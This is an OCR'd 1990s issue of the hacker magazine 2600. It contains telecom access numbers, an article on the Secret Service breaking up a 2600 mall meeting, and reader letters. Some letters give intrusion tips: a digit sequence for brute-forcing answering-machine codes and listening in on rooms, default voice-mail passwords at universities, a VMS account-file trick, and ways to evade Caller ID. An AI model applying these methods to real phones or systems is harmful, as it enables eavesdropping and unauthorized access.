
## Numbers

Here are Cable & Wireless access numbers from overseas:

Australia: 0014-800-127-195
Bahrain: 800-113
Belgium: 078-11-8845
Denmark: 8001-8749
Finland: 9800-112-40
France: 05-906701
Germany: 01308-17976
Greece: 00-800-122-394
Hong Kong: 800-3072
Hungary: 00-800-11627
Ireland: 1-800-557-002
Indonesia: 00800-015-7338356
Israel: 177-150-1367
Italy: 1678-71361
Japan: 0066-33-810-072
Luxembourg: 0-800-4399
Malaysia: 800-0338
Netherlands: 06-022-6436
New Zealand: 0800-446636
Norway: 050-12890
Portugal: 0501-8-13-694
Singapore: 800-9886
South Korea: 008-14-800-00-57
Sweden: 020-792-558
Switzerland: 155-09-16
Taiwan: 0080-14904-8
Thailand: 001-800-13-733-8769
United Kingdom: 0800-89-2305

# A WHOLE NEW 800 MARKET

*"No more fooling around at pay phones."*



# ATTENTION! ALL DRIVERS!

## Get Your Very Own "800" Number Free!

Do you find yourself frequently calling home to your family and loved ones?

Are you tired of putting coins in a pay phone or ringing up **Unbelievable Service Charges** for calling collect or using your calling card **(not to mention dialing all those extra digits)!**

Well, all of that can now be avoided!

Now you can have your own Free "800" phone number, programmed to ring at your existing home phone, or any number that you desire.

No more fooling around at pay phones. **Just pick up any phone and dial your own "800" number, and you'll instantly be in touch with your loved ones back home!**

There's **No Monthly Fee** for your "800" number, **No Equipment** to buy or install, and **No Set-up Charges!**

Your only cost is the very low per minute rates...**only if you use your "800" number.**

PER MINUTE INBOUND 800 RATES

| Mileage Range | Day | Evening | Night/Weekend |
|---|---|---|---|
| 0 292 | .2561 | .2053 | .1990 |
| 293 430 | .2584 | .2076 | .2019 |
| 431 925 | .2619 | .2088 | .2065 |
| 926 1910 | .2699 | .2157 | .2134 |
| 1911+ | .2884 | .2215 | .2192 |

ABOVE ARE INTERSTATE RATES, EFFECTIVE NOV. 25, 1991 AND ARE SUBJECT TO CHANGE.
All calls are billed in six second increments with a thirty (30) second minimum.

800 NUMBERS AMERICA

**That's It!**

**No Gimmicks!**

**No Kidding!**

Just take this flyer
To the nearest phone and
Dial our 24 hour
Information Message Line:
**1-800-688-3328**


☛ Please feel free to pass this on to a friend.

**This ad was found at a truck stop. The rates may be slightly higher than other companies but not having a monthly fee may offset this.**

## SECRET SERVICE SCANDAL

(continued from page 5)

that he had never said there was. He was unaware at the time that a tape recording of his comments existed. When this fact became clear, Al Johnson faded away from the public spotlight. The obvious conclusion to draw is that reporter Meeks got to Johnson before the Secret Service was able to. In fact, a couple of weeks later at a hacker court appearance in New York, a Secret Service agent would be overheard commenting on how badly they had screwed up in DC.




Very few people failed to see the significance of this latest Secret Service action. Outrage was expressed in many different forums, over the Internet, on radio programs, over the phone, through the mail, and in independent media outlets. Mainstream media (as usual) missed the boat on this one. While the story did manage to make the front page of the *Washington Post* (November 13), the issue of Secret Service involvement in illegal searches and intimidation tactics wasn't gone into nearly enough. There was no mention of the person who had film ripped out of their camera for trying to document what was happening. Nor was there mention of the person who tried to write down the names of the cops and wound up having the list seized by them and torn up. Rather, this seemed to be accepted as standard practice and what was unusual, and even cause for concern, was the fact that hackers actually mingle with the rest of America in shopping malls. It's probably not necessary for us to point out the dangers of accepting what the Secret Service did to us. Most of our readers know that accepting one atrocity is the best way of ensuring another. If we allow a small piece of our freedom to be taken away, the hunger pangs for another piece will be even stronger. That is why we will not tolerate such activities and that is why we have begun to fight back.

### Our Plans

While a mall can technically be considered private property, in reality it is an area where the public gathers. In a large part of our country, malls have replaced town squares as places to meet and see your friends. We have trouble with, and don't intend to passively accept, policies which allow people to be removed from malls simply because of who they are. This is especially repugnant when the people are mall customers who aren't even being accused of anything!

We intend to continue meeting in such areas and will only stop when it becomes illegal for *anybody* to meet in such a place. Since we have meetings all over the country and have had them in New York for more than five yeais without incident, we don't really anticipate this to be a problem. In fact, we doubt we ever would have had a problem at the Pentagon City Mall if the Secret Service hadn't "ramrodded" their way through.



At the December meeting, hackers from New York came to the Pentagon City Mall to show support. A total of about 75 people came to this meeting, ranging from 12 year old kids to people who read about it in the *Washington Post*. The mall cops stayed away and there were no incidents (except that they threw out Brock Meeks for asking too many questions and for trying to track down Al Johnson). We don't anticipate any problems at future meetings here. The Pentagon City Mall is a great place to get together and we intend to continue meeting there. We also estimate that our little group spent about

$1000 in the food court alone.

We have a saying at *2600* that seems to hold true for each time we get hassled or challenged. Every time we're attacked, we only get stronger. This latest incident is no exception. We've had more people from various parts of the country contact us wanting to start meetings in their cities. Attendance at the existing meetings has gone up. And people "outside the loop" are finally beginning to see that hackers are not criminals. After all, do criminals meet openly and welcome outsiders?

In addition, there is now the question of legality. Every legal expert we've spoken with tells us that the Secret Service and Pentagon City Mall actions are clearly outside the boundaries of due process. Those responsible may only now be realizing the potential legal trouble they're in. It's very likely they thought that the hackers would be intimidated and wouldn't tell anybody what happened. Perhaps this train of thought works when the intimidated parties are criminals with something to hide. In this case, the hackers immediately got in touch with the New York *2600* meeting, the *Washington Post*, the Electronic Frontier Foundation, Computer Professionals for Social Responsibility, and the American Civil Liberties Union. Word of the harassment swept across the nation within minutes. The authorities were not prepared for this. There just wasn't enough time for a cover-up and this is what did them in.

Freedom of Information Act requests (FOIAs) have already been filed with the Secret Service. This is the first of many legal steps that are now being contemplated. It's time we put a stop to this abuse of power and it's also time for the Secret Service to stop sneaking around shopping malls spying on teenagers and start getting back to something important.

For those of you interested in starting up meetings in your city, we ask that you contact us by phone at 516-751-2600. We don't have a whole lot of guidelines but we do ask that you use common sense. Pick an open setting with plenty of space and access to payphones. It's far preferable if the payphones can accept incoming calls. Unfortunately, you must be prepared for the kind of unpleasantness that took place in Washington DC. The mature and professional reaction of the DC hackers is what really made the difference in this case.

As far as what actually goes on at a *2600* meeting, there are no rules. Obviously, it's best if you don't cause any problems and don't do anything illegal. New people should be welcomed, regardless of their views or your suspicions. All kinds of information should be shared without fear. But most of all, meetings are for the purpose of getting hackers openly involved with the rest of the world so they can see for themselves what we're all about. Since it's obvious the media won't soon dispel the myths, it's really up to us now.

# feedback

## Federal Issues

**Dear *2600*:**

To the Fed: I read your article in the Summer 1992 *2600* on how you say you work for the federal government (Treasury Department to be exact) and how you got on hack/phreak boards because you told the truth and the sysops just let you on.

I can tell you this. I run an h/p board here in Maryland (home of the NSA) and can tell you that if I knew that you worked for the feds or even had any contact with them I never would have let you in. I know that there might be the chance that feds are on my board of 140 users but I sure don't know about it. If I did they'd be Gone like The Wind.

I have nothing against you and I'm sure that you're a pretty cool person. It's just that I'm upset that a person who out and out said that they were a fed, is even given the time of day by some dumb-ass sysop. Maybe one day the 14 year old sysops might wise up to the facts.

**Albatross**

## Credit Problems

**Dear *2600*:**

First I would like to state that the information that I'll be asking for is for informational purposes only.

Which back issues, if any, would have the most information concerning credit reports and/or credit bureaus?

Also could you put me in contact with anyone or any group that may be expert in this field?

If you feel I need to be a little more specific, I'm talking in terms of being able to clean up one's credit report. Again, for informational purposes only!

**D**
**Nederland, TX**

**Dear *2600*:**

I have just received my first issue of your magazine and I'm finding it incredible. It made me realize how much I still have to learn, but no harm in learning. But the real reason I'm writing this is because I have a problem with TRW credit. After a long lengthy court battle, in which they lost, they still have yet to restore my credit rating. Quite frankly I'm pissed off. Who do these people think they are? I've been trying to find some way of entering their computer and restoring my credit.

**BR**
**Hamilton, ONT**

**Dear *2600*:**

Congrats on a cool 9:2 issue; *2600* has to be the most relevant zine in press. I've got a request for help. Nothing drastic, but my credit is getting hacked by a major corp. Used to work for Motorola, doing s/w for new chips.

When they started drug testing, I spoke out along with others and filed a lawsuit. Eventually, we won the suit and eventually I quit. But in the meantime, Moto also pulled nasties like losing paychecks, making drug accusations while I was under cross-examination, having an exec "remind" me that people can get "hit" for only $300 in this part of the country, etc.

Over a year later, just after participating in a second lawsuit against Moto, I got a notice from AMEX about "my new credit card". I hate AMEX and never do biz with them. Sure enough, a card had been issued in my name and the papers came from Motorola, applied for by one of their local managers five days after my second suit had been filed. I got the card stopped, no charges on it so this won't cost mc money. I checked with AMEX and they claim it's all my fault because I'd been a Moto employee and had given them my SSN for tax forms. The manager claims it's just a database error and that all employees were supposed to get corporate cards, my employee records hadn't been purged, etc.

The above statements may be true, but they lead to interesting questions. First, I'm more than a little pissed that the police wouldn't even listen to the case, AMEX won't reveal my credit application forms, and so far no lawyer will even touch this issue without major bucks, which I can't afford. If you or I had hacked some corporate exec's credit this openly, we'd be in a jail now. Ergo, another example of corporate immunity from laws designed to nail individuals.

Second, how many *years* have to pass before use of my SSN by a former employer is no longer considered a "mistake"? Can all of my former employers file credit applications in my name without legal recourse, ad infinitum? Are there federal statutes which apply against the keeping of database records for "fraudulent purposes"?

Third, should I just drop this and catch up next time it happens?

I mean, I can file a lawsuit for a "cease and desist" order against Motorola's use of my SSN without a lawyer, but are there any other actions recommended?

I realize this may not be quite your domain to answer questions, but I thought you might be familiar with the issues.

**Pacoid**

*Americans are slowly waking up to the fact that the current credit system is horribly unfair and arbitrary. We believe if an agency is going to make money selling information about you, you should have the right to see it and correct any errors without having to go to a lot of trouble. Currently, the consumer has to do all of the work. And a lot of consumers would correct their credit reports themselves if they knew how. But, in today's world, accessing and correcting your own credit report* *(which was started without your permission) would be a violation of the credit agency's privacy.*

*Concerning the problems above, the solution is to be loud and vocal and send lots of certified letters. We cannot access people's credit files for them nor can we recommend people who can. If you just want to see what the formatting looks like, we suggest reading our 1984 issues when this whole thing first came to light. Things haven't changed all that much since then. In the last letter we would suggest filing a court order against Motorola to prevent them from using any of your personal information. We welcome other suggestions.*

## What a Surprise

**Dear *2600:***

I recently came into contact with your magazine for the first time (the Summer 1992) issue. Now, I first started programming in 1977 (which I suppose makes me a hopelessly outdated relic to some people) when the word "hacker" had a very different meaning, and there was no danger in uttering the words, "I am a hacker."

To my shame, my first thought when I saw *2600* was, "It's probably full of adolescent rants denigrating those who don't agree with the authors' particular points of view, and boasts about their "hacking" abilities, peppered with words like "keul" or "awsum."

I was quite pleasantly surprised when I found my initial knee-jerk reaction to be almost completely unfounded. *2600* contains quite a bit of interesting reading, written by articulate, intelligent individuals.

I was so impressed that I intend to subscribe. Keep up the good work!

**JL**
**Tampa**

*Lots of people have similar reactions upon meeting their first hacker.*

## More Simplex Shenanigans

**Dear *2600:***

It seems that several hospitals belonging to the same medical community have decided to install Simplex locks in several "High Security Risk" areas. These include places like the pharmacy, data processing department, and medical records just to name a few. The *2600* press release concerning the Simplex lock problem was given to those in charge, and they replied that because the doors in question were inside the building it wouldn't be a problem.

**Cray-Z Phreaker**

*How nice that everybody in the building can be trusted with dangerous drugs and medical records. You must be in some kind of enchanted kingdom.*

## In Defense of the Demon Dialer

**Dear *2600:***

In the Summer 92 issue The Devil's Advocate reviews our Demon Dialer. Although the tone of the review was positive, the writer said the Demon Dialer lacked in not having a chassis, speaker, battery holder, or serial connector.

We found that phone phreaks from all over the world prefer to use the speaker that couples best to the microphones in the phones of that particular country. In fact, the best speakers can often be found in "handset vending machines" that are sometimes called phone booths.

Point is that no two phreaks that we have encountered seem to like the same speaker. As for the serial connector: the things are big, and for people that do not use the Demon together with their computer (all the features can be used from the Demon Dialer keyboard) this would have been a problem. We did not have the room on the board to put it in, and enlarging it would have made the thing too big.

Some people have built the Demon inside their home phone, others have put it in a small box. Some use AA cells to power it, others use a few coin cells and still get weeks of usage out of them. Again, what chassis and batteries to use for the Demon is a matter of personal taste. We deal with the technology and prefer to sell just that. We're not into the nifty consumer cosmetics. People can and should figure out these simple things for themselves.

Since we do not make huge profits from this product, any addition to the package would drive the price up.

By the way, we did get ahold of a load of almost free battery holders for 4 AA cells, and we'll stick one with every kit, as long as we still have them. So order now and get a free $0.50 battery holder!

For people that wish to offer: please send no checks, they are absolute *hell* and bloody expensive to cash here in Holland. Cash or American Express traveller's checks only.

**Hack Tic**
**Amsterdam**

## Slow Learners

**Dear *2600:***

It has been decided that my high school is bogus. The school is suffering from a lack of a math/CS department, an underfunded art department, and a bunch of booger eating morons for administration that won't do anything about it.

Because of this, I have to take all of my math/CS courses at the local university. Well, the high school has decided not to support me (or any of the others in this situation) in my decision to do this. I must take a full high school load, which in my case means 33 semester hours. This is quite a strain.

Since the administration won't do anything, I am going to.

Some time in the near future, I plan to begin distributing flyers around town describing the non-existent departments at the HS, and how the administration is standing in the way of the few students who are actually trying to get an education.

The flyer will encourage the school board to support the addition of a new math/CS department onto the regular school curriculum, and encourage all students and faculty to strike on a date yet to be determined. I am attempting to get an endorsement from as many celebrities in the math/CS world as I can, and yours would definitely be helpful. What do you say?

**Dan**

*How about "as printed in 2600"? Good luck.*

## *Data*

**Dear *2600:***

The 312 ANAC is 270-XXXX. For 708, the ANAC is hidden somewhere in the 1-200-XXXX exchange. They change it every three months, but you also find a variety of interesting things while scanning. 1-800-669-6122 ANI readout is also currently working.

Also, I have just dug up the Books of Bioc once again and found that many of the Bell News Lines still are in working order. They often hold interesting and informative tidbits on various aspects of Telecommunications. The Chicago area number is 312-368-8000.

Also, I would encourage everyone to try to start up, if not attend, a *2600* meeting. Meeting people online only goes so far.

**Sarlo**
**Chicago**

*That 800 number is most interesting. When you call it the first time it thanks you for calling their 900 service and then says you've been approved for $300 worth of phone service. Then they tell you your phone number. On subsequent calls they only tell you your phone number without mentioning the 900 service. It may be nothing but this one's perked our interest. If 800 calls are being turned into 900 calls, this is one hell of a scam. Stay tuned.*

**Dear *2600:***

Here are the ANACs for those in GTD-5 or DMS-100. (General Telephone's two most prominent switching systems.) For GTD-5 the ANAC is 1223, and for DMS-100 the ANAC is 147. These work in Southern California, and I was curious if they work in any other areas.

Those of you who are looking to practice techniques or gain more experience in voice mail hacking, try calling your local university. Most of the Cal State Universities have voice mail along with default passwords.

**Tremolo**

**Dear *2600:***

The ANAC for (701) is 490. Ringback is 410. 590 is a (1234567890) test and ANAC. What does ANAC stand for? I'm assuming it's what you dial to get the telephone's phone number. 416 cuts power to the line for about 2 minutes. 418 plus any three give you a terrible loud high pitch and so does 419 plus any three. Just wanted to give you all of what I have tried.

I picked up *2600* at a well stocked bookstore. I really like it.

**Happy Reader and Reporter**

**Dear *2600:***

Here is an ANAC that works for area code 504: 99-88-22-3333. Here is an ANAC that used to work in area code 504: 210-269-1111.

**MA**
**Baton Rouge, LA**

**Dear *2600:***

Read the latest issue of *2600* (which I bought at a book store here in Canada) and saw some interesting phone numbers in it. Some of them do very interesting things!

Here are some things that I have found: 1-904-321-0000 gets you a tone of some sort. It would seem that 321 is a new exchange in Tallahassee.

Also, I noticed in your Summer 1992 issue that you mentioned the 011-44-81-986-3611 number, and how it was changed to 011-44-9-10001000. I tried 011-44-9-20002000 and got a continuous tone. You might want to check it out and see what it is.

**Digital Bear**

*The first number is a 1004 Hz tone which is a standard test tone.*

**Dear *2600:***

The summer issue of *2600* arrived over here just a few days ago. I started reading it today. In "Fun Things To Know" on page 20 you mention the number of London information +44.81.986.3611. Well, no real news about it; I just thought you might want to know how it handles from Germany.

I've just called there and seem to get the same result as you: an intercept telling me the number has been changed to +44.9.1000.1000.

Okay, now let's dial that one.... +44.9.1000.10 (sic!) and I get an unusual German intercept along the line of "please call directory assistance". This is funny. On the first number they ask you to dial the second one including the U.K.'s country code of 44 so it is intended for foreign callers. However, the second number can't be reached.

Unfortunately I can't say whether the call is blocked in Germany or the U.K., as all erroneous calls to England generally get me a German intercept (with the exception of special announcements like a number having changed).

**Naddy**
**Germany**

**Dear *2600:***

The 9901 thing works in Brooklyn too. It usually says, "You have reached the (location) validation recording for the (XXX) prefix... running on a #5ESS or DMS100, etc."

Here's a cute one: dial 516-727-9868 and there's a recording that says the number has been changed to 516-727-9868. The same number! I called the operator and asked her to put the call through for me just to make her laugh.

All of the following have been tested from the 516-727 area:

9932 and 9915 give a test tone and dead line. 9971 gives a reorder signal. 9941, 9946, 9930, and 9916 all seem to be continuously busy. 9916 is odd because dialing *66 (auto redial) gives the recording "The number you are trying to reach cannot be obtained by this method."

9840, 9843, 9870, and 9871 are also always busy numbers (useful when somebody wants your number and you don't want them to call you, but you need to give them a number anyway to get them off your back).

That's about all for now. Scan your XXX-99XX, 98XX, 00XX, and 01XX exchanges today!

**Sp00f**

*We found that most of the 98XX numbers weren't busy. It's possible these are payphones that are busy most of the time. In any event, we find that most interesting numbers reside in 99XX and 00XX.*

## Scanner Observations

**Dear *2600:***

Thought I'd pass on this telecommunications tidbit:

For years I've owned a scanner and enjoy the hobby of monitoring. Way back B.C. (Before Cellular) I monitored car phones that went out over the VHF frequencies of 152.510, 152.540, 152.570, 152.600, 152.630, 152.660, ..., 152.810 MHz. These phones use high power repeaters to cover the greater Los Angeles area, making it much easier to monitor an entire phone conversation and enabling me to pick up conversations in Orange County when the car is in the San Fernando valley (50 miles away).

Anyway, when the channel is not in use, I notice several states it enters. One is a fast busy (line reorder), another is the station's ID broadcast in morse code every half hour, another is some sort of automated line tester that *always* dials a number that is no longer in service (this is not a human being dialing, I swear), and the final mode is putting a 2600 Hz tone on the channel. I've heard the 2600 Hz tone for years, but to me it meant nothing more than some tone that my cats hate to hear and meow at incessantly until I skip to another frequency. It wasn't until I started getting into phreaking that it hit me that this was what it was. I was using a frequency generator and a primitive oscilloscope to generate a 2600 Hz tone, and as I dialed in to the correct frequency, it hit me that I've been hearing that for years.

Also significant is the fact that 2600 Hz switches are still around in North America, though it's difficult to get access to this one without a mobile phone. These phones and this switch are still in use today, though I notice the traffic is down quite a bit from what it was in the early eighties, and the drug dealers have abandoned it entirely (used to hear the most interesting conversations as their lookouts would dial number after number while sitting very bored in their cars). I enjoy your mag and look forward to the next issue.

**Anon.**

## Where is TAP?

**Dear *2600:***

I have ordered two subscriptions to *TAP* from the address in your Marketplace section. I have not received a single issue. Do you know if they are still in business or if the address has changed or what?

**IRC**
**Torrance, CA**

*While TAP was around (again) for a time, it now appears they no longer exist. So, unless you're ordering back issues from a third party, it's not a good idea to invest in TAP. We'll let you know if this changes.*

## Book References

**Dear *2600:***

I would like to understand your magazine better. Could you recommend several books for a technologically literate person to read to get up to speed on the telecommunications systems used today? The "hitchhiker's guide" in the Summer 1992 issue didn't seem to go far enough for me.

**WT**
**Santa Barbara, CA**

*One that our experts agree on is Telecommunications System Engineering by Roger L. Freeman, published by Wiley Interscience. Also, try your local university library and look under telecommunications.*

## VMS Fun

**Dear *2600:***

The recent letter about auditing features of VAX/VMS systems reminded me about some of those other VMS tricks.

In your own directory, do a $ MC AUTHORIZE. AUTHORIZE is the central utility to set up accounts and rights to directories. When it doesn't find the "real" database in your directory, it'll ask if you want to create it. Sure, it won't matter. Now you have a SYSUAF.DAT in your directory which most system managers will panic over.

In V4 systems you can easily write a program using the library routines which will scan SYS$SYSTEM:SYSUAF.DAT for all accounts on the system, and specific information about them. Passwords are more difficult. But I've seen an assembly program which decoded them (ostensibly to check "weak" passwords). The first program would probably run on a V5 system. But the second wouldn't.

**Alien Hacker**

## Answering Machine Hacking

**Dear *2600:***

Any answering machine requiring a two digit security code is extremely easy to get into. You could try all 100 possible combinations by hand or program this number sequence into your handy Radio Shack tone dialer:

01122334455667788991357902468036

92581471593704948382726160517395
06284085296300741975318642098765
43210

Program the first 32 numbers into P1, the next 32 into P2, and so on. The five numbers left over can be stored anywhere else.

Simply call a number with an answering machine and press all "priority" keys. If the answering machine is in fact one that uses a two digit access code then you are as good as in. If you do get in there are a number of things you can do. My favorite is to press 5 on most systems and listen in on the room with the room monitor. Experiment and see what you can do.

Here are a few numbers for the 213 area code (Los Angeles):

935-1111: sweep;

Any prefix with an 0002 suffix is a phone company test line with 1004 hz tone;

111: in some areas of Los Angeles this will get you the proctor test set;

114: ANAC.

Some other numbers:

(512) 472-9941: insert 25 cents;

(512) 472-4263: WATS recording;

800-325-4112: Easylink;

800-828-6321: Xerox;

(714) 776-4511: TRW;

(714) 638-3492: TRW.

**SPaDe**
**Montebello, CA**

*Of course just entering 100 codes wouldn't be too difficult. But your method definitely makes it much quicker.*

## A Request

**Dear *2600*:**

Please publish all prefixes for 800 numbers. If you cannot do that how about those that work west of the Mississippi, or at least in California and Colorado.

**The Har**
**Denver**

*Some years ago that would have been possible. Now, 800 exchanges are not location specific and, within a couple of months, they won't even be carrier specific. While 800-555-5000 might be using AT&T, 800-555-5001 could be using Sprint. It will be up to the customer to choose the long distance carrier of their 800 number.*

## Bellcore Threats

**Dear *2600*:**

A bit of geographical irony relating to the recent attacks by Bellcore. In reading Mr. Suchyta's letter, I noticed the address. Coincidentally, I had bought that issue at the new local huge Barnes and Noble's on Route Ten, a road which becomes Mt. Pleasant Avenue. I wonder if Mr. Suchyta, writing from the "Livingston Corporate Center of Bell Communications Research" realized the increasing availability of your magazine in his immediate area. Also, no longer will I have to make the trek to St. Mark's Bookshop to get my copy. (Maybe I should subscribe!)

**Valls (RsT)**
**West Orange, NJ**

*Turn to page 47 for some good reasons to subscribe.*

## Caller ID Hoodwinking

**Dear *2600*:**

I just received my first issue of *2600* (the Summer 1992 issue) and read it with great interest from cover to cover. I paid particular attention to the respectively large section devoted to defeating *69 (Call Return), Caller ID, and ANI because I am/was an intervener or party of record in last year's New York State Caller ID proceeding.

I'll never forget how Arthur Miller, a top legal gun from Harvard who's always giving legal interpretations on morning television, strutted in for New York Telephone and proceeded to sway the commission to permit Caller ID and take away a huge chunk of all New Yorkers' privacy.

The New York Department of Law and the New York State Consumer Protection Agency with all their fine lawyers and arguments never had a chance against New York Tel and ol' Artie.

My interest stems from my being a reseller of services tariffed by the commission to provide toll bypass and interactive voice services (IVR). I testified that Caller ID is going to hurt my business down the road.

I program micros to be real, real smart call diverters and extenders. One of the things that wasn't really mentioned in the section on how to defeat *69 and Caller ID is that 3-way calling connections, call forwarding, and Centrex transfers *do not* transfer or pass ANI and Calling Party Name ID of the "original" caller. In effect a bogus "real" phone number is passed through these kinds of connections to Caller ID recognition devices.

Through my interrogatories or official questions I put to New York Tel and Rochester Telephone respectively, I got them to 'fess up that what I just mentioned is indeed the case with their networks. It's etched in public record in between the mounds and mounds of other interveners.

So where I hope to be making lots and lots of 3-way calling connections, Centrex transfers, and employing the use of call forwarding in various applications, virtually all my applications will *inherently* defeat *69 from an entirely separate application... separating local exchange carriers from their intraLATA toll revenue above board and legal, certified by the New York State and soon Pennsylvania Public Service Commissions by tariff. It's what's known as a "Leaky PBX".

The solutions to beat *69 and Caller ID in *2600* were good but on the whole they were relatively expensive. Such methods as using calling cards, cellular phones, and operator assisted calls cost big telephone bucks to play phone hide and seek. New methods should be promoted.

With a big hunt group of, say, 100 or more "Leaky PBX" lines, a wonderfully secure environment for people who want to hide from *69 and Caller ID is an *inherent* attraction. With 100 incoming trunks each having the capacity to make 240 Centrex connections per hour, it doesn't take a rocket scientist to figure there's not going to be a way to determine which outgoing call from the Centrex group matches which incoming call to the lead hunt group phone number.

Sure, the answering party with Call Return or Caller ID gets the phone number of one of the Centrex group's phone number. So what?! While I have not yet pursued the toll bypass process on a large scale yet in New York or Pennsylvania, I just wanted to mention the option of using 3-way calling and Centrex from the local telco in conjunction with some kind of call diverter or extender as a way to beat *69 and Caller ID. I hope I have related some useful information to all who have privacy concerns.

**Gabriel**

## *Hardware Lock Info Needed*

**Dear *2600:***

I have been searching over a year now for any information on defeating those cryptic parallel port hardware locks that specialized software companies use to keep end users from adding additional terminals to a network. I own and maintain a small network (DOS/Novell) in which I use a specialized program to run the Point of Sale touch screen cash registers for my restaurant (written in C). Each station must have one of these plugs attached to the parallel port or the station crashes. The plug itself is simply a chip (probably a serialized E Prom) on a small circuit board covered with what appears to be an epoxy type compound, making it impossible to read or remove. The only information I found was when I phoned one of the companies who make these "plugs" posing as a software producer. All I learned was how great they work, how impossible to defeat (which piqued my interest even more), and how I shouldn't even consider marketing my software without this protection. If you or any of your readers know anything about these "plugs" I would be forever in your debt.

**The Pizza Maker Hacker**

*The word is out.*

## *Japanese Phone Tricks*

**Dear *2600:***

I'm a Japanese student and new subscriber to *2600*. Yesterday, I got a bunch of back issues and enjoyed every page. Yours is one of the greatest publications I've ever read.

I'm a 4th grade student, so I had to find a job, and I got it! From next April, I'll work for Institute of Research (one of five large thinktanks in Japan) as a researcher. Maybe I can play with some supercomputers and other interesting technologies.

